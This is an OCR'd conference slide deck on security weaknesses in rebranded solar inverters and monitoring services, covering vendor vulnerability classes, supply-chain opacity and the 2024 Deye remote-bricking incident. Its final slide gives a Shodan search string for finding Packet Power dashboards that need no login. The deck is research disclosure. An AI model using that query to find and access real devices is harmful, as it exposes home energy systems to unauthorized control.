Rebadged, Relabeled, and Rooted: Pwnage via the Solar Supply Chain



whoami



Jake Krasnov
Red Team Ops Lead
CEO





Expertise

- Red Team Operations
- Embedded Systems Engineering
- AV/EDR Evasion
- Operational Technologies (this talk)



Education

- United States Air Force Academy – B.S. Astronautical Eng
- Colorado College – MBA


whoami



Anthony Rose

Director, Security Research - BC Security

Assistant Professor, Air Force Institute of Technology



Expertise


- Wireless System Security
- System Engineering Risk Assessments
- IT System Security
- Artificial Intelligence / Machine Learning



Education

- Arizona State University – B.S. Electrical Engineering
- Air Force Institute of Technology – MSEE
- Air Force Institute of Technology – PhD


Solar is now Global



- 25 Million homes now have solar
  - Projected to reach 100M by 2030
- Accounted for 10% of global energy production in April

What is a Microgrid?

- Made up of a system that performs 5 critical functions
  - Energy Generation
  - Energy Storage
  - Energy Management
  - Energy Distribution
  - Grid Isolation




As Solar explodes so do smart devices


- Smart Inverters
- Smart Batteries
- Remote monitoring
- Web Applications



Smart Devices










China in the Lead

- China is the leading manufacturer of solar technology
- Highest installed solar capacity
- Many Western “manufacturers” are simply relabeling products
  - EG4 is just rebranded LuxPower
  - Sol-Ark is just rebranded Deye
- This carries over to software as well






Lots of Vulns

- EG4/LuxPower
  - Serial Number Enumeration
  - PIN Enumeration
  - Account Takeover
  - Unsigned Firmware
- Tigo
  - Hard Coded Credentials
  - Unsigned Firmware
  - Command Injection
  - Insecure Key Generation
- Power Packet
  - Unauthenticated Dashboard access

Why this should scare you

- Gateways to our homes
- Pattern of life data
- Physical effects
- Opaque supply lines





The Global Solar Supply Chain Dumpster Fire




Supply Chains are a Muddled Mess

- Companies claim to make everything in the US, but an investigation reveals this to likely not be true








Sol-Ark

- Rebadged Deye inverters
  - Does not manufacture them
- Until Mid 2024 all data was sent to China
  - Now at least it goes to an AWS gateway



https://www.trendmicro.com/vinfo/us/security/news/security-technology/distributed-energy-generation-gateway-insecurity

Sol-Ark (We Will Come Back to This)



SolarPowerSimon

VP of Sol Ark Marketing

Joined: Nov 18, 2024
Messages: 3
Location: Fort Worth

Nov 18, 2024 #1

Good day everyone, my name is Simon McLean and I work as VP of Marketing at Sol-Ark. I have the following response to the reports which came up over the week-end.

Sol-Ark has learned of the situation caused by the unauthorized sales of Deye-branded inverters within Puerto Rico and the USA. Though Sol-Ark has no control over Deye's actions, we recognize that the messaging conveyed through the Deye-branded inverter's screen suggests Sol-Ark can provide warranty or service for these cases, which we cannot. Though we are not responsible for Deye-branded inverters or any inverters that are not branded and sold by Sol-Ark or through an authorized Sol-Ark distributor or reseller, Sol-Ark has determined to offer a possible solution to those consumer households that have purchased Deye-branded inverters.


Sol-Ark's mission, as a veteran-owned company created 12 years ago, is to enable the most reliable, innovative, and affordable energy storage solutions to power families and businesses. Because of this mission and the direct effect that Deye's actions may have on individual families, for the period from November 15, 2024 through December 31, 2024, Sol-Ark will permit each consumer household that has installed a Deye-branded inverter and has had that inverter's functions disabled by Deye, to purchase a new Sol-Ark inverter of equivalent performance at a substantially discounted price. If you purchase a Sol-Ark inverter under this limited program, Sol-Ark will pay to have the Sol-Ark unit shipped to your address in Puerto Rico. Sol-Ark will not make this offer available to any person after December 31, 2024. The offer is limited to consumer households and is not being made available to commercial entities or for installation at commercial facilities (only residential locations). Sol-Ark will not be responsible, and will not pay, for any costs related to installation of the Sol-Ark inverter, removal of any Deye inverter or for any damage that may have been caused by the Deye inverter or Deye's actions.

To take advantage of this offer, the homeowner should take a photo of the serial number and model number of their Deye inverter and then contact **Adriana Navarro of Sol-Ark at +1 (214) 919-1632** to initiate the process during normal business hours between 8 AM and 5 PM Eastern Standard Time Monday through Friday. Sol-Ark will retain the full right and discretion to make final determinations regarding the availability of this program and the terms under which it operates.

T-Rex, sunshine_eggo, baipin and 8 others

Homegrid

- HomeGrid is a subsidiary of Lithion, which represents itself as a US based battery manufacturer
- Application is hosted by Zruipower, a Chinese based battery backup manufacturer
  - State they are Lithion's OEM partner




The Problem isn't just hardware


- Hardware reuse is a fact of life
  - Very little electronics are manufactured outside the us
  - Often, the best case is assembly in the US
- Software is seeing lots of reuse across organizations
  - Solarman was used by many
  - E-Linter was also popular for web enabled monitoring services
  - A ton of "American" software has Chinese debugging comments

Lux Power VS EG4 Monitoring Solutions

- LuxPower



- EG4




Cautionary Tale



Waking Up to Chaos

- In November, a number of users reported that their inverters were bricked with a message saying to contact:
  - Sol-Ark in the US
  - Sunsynk in the US
- Initially reported as Sol-Ark branded inverters being bricked



The Picture Coming into Focus

- Turns out it was Deye inverters that were bricked
  - Deye claimed they were illegally sold
  - Sol-Ark and Sunsynk have exclusivity agreements for selling Deye products
- Users that had their devices offline were safe
- Automated firmware updates represent a real risk
  - This is our speculation on how they bricked the inverters

Restricted Distribution

1 It is strictly prohibited to distribute our energy storage inverter products to the United Kingdom, Ireland, Spain, Pakistan, Afghanistan, South Africa, Lebanon, the Philippines, Vietnam, Guam, Yemen, Sri Lanka and other regions, as well as other enterprises or individuals in China, including direct sales, one or more resales, borrowing, and giving away, including sending to lithium battery factories for testing and debugging. 2

The US version of low-pressure fracture phase energy storage inverter can only be exported to South America and Central America. It is strictly prohibited to flow to other regions including the United States, Canada, Puerto Rico, Mexico, etc. in any way, including direct sales, one or more resales, borrowing, and giving away. 3

Sol-Ark Sort of Responds



SolarPowerSimon

VP of Sol Ark Marketing

Joined: Nov 18, 2024
Messages: 3
Location: Fort Worth

Nov 18, 2024 #1

Good day everyone, my name is Simon McLean and I work as VP of Marketing at Sol-Ark. I have the following response to the reports which came up over the week-end.

Sol-Ark has learned of the situation caused by the unauthorized sales of Deye-branded inverters within Puerto Rico and the USA. Though Sol-Ark has no control over Deye's actions, we recognize that the messaging conveyed through the Deye-branded inverter's screen suggests Sol-Ark can provide warranty or service for these cases, which we cannot. Though we are not responsible for Deye-branded inverters or any inverters that are not branded and sold by Sol-Ark or through an authorized Sol-Ark distributor or reseller, Sol-Ark has determined to offer a possible solution to those consumer households that have purchased Deye-branded inverters.

Sol-Ark's mission, as a veteran-owned company created 12 years ago, is to enable the most reliable, innovative, and affordable energy storage solutions to power families and businesses. Because of this mission and the direct effect that Deye's actions may have on individual families, for the period from November 15, 2024 through December 31, 2024, Sol-Ark will permit each consumer household that has installed a Deye-branded inverter and has had that inverter's functions disabled by Deye, to purchase a new Sol-Ark inverter of equivalent performance at a substantially discounted price. If you purchase a Sol-Ark inverter under this limited program, Sol-Ark will pay to have the Sol-Ark unit shipped to your address in Puerto Rico. Sol-Ark will not make this offer available to any person after December 31, 2024. The offer is limited to consumer households and is not being made available to commercial entities or for installation at commercial facilities (only residential locations). Sol-Ark will not be responsible, and will not pay, for any costs related to installation of the Sol-Ark inverter, removal of any Deye inverter or for any damage that may have been caused by the Deye inverter or Deye's actions.

To take advantage of this offer, the homeowner should take a photo of the serial number and model number of their Deye inverter and then contact **Adriana Navarro of Sol-Ark at +1 (214) 919-1632** to initiate the process during normal business hours between 8 AM and 5 PM Eastern Standard Time Monday through Friday. Sol-Ark will retain the full right and discretion to make final determinations regarding the availability of this program and the terms under which it operates.


T-Rex, sunshine_eggo, baipin and 8 others

No “Hacking” Needed



Packet Power

- **Shodan Search:** http.html:pawpow




June 17, 2025

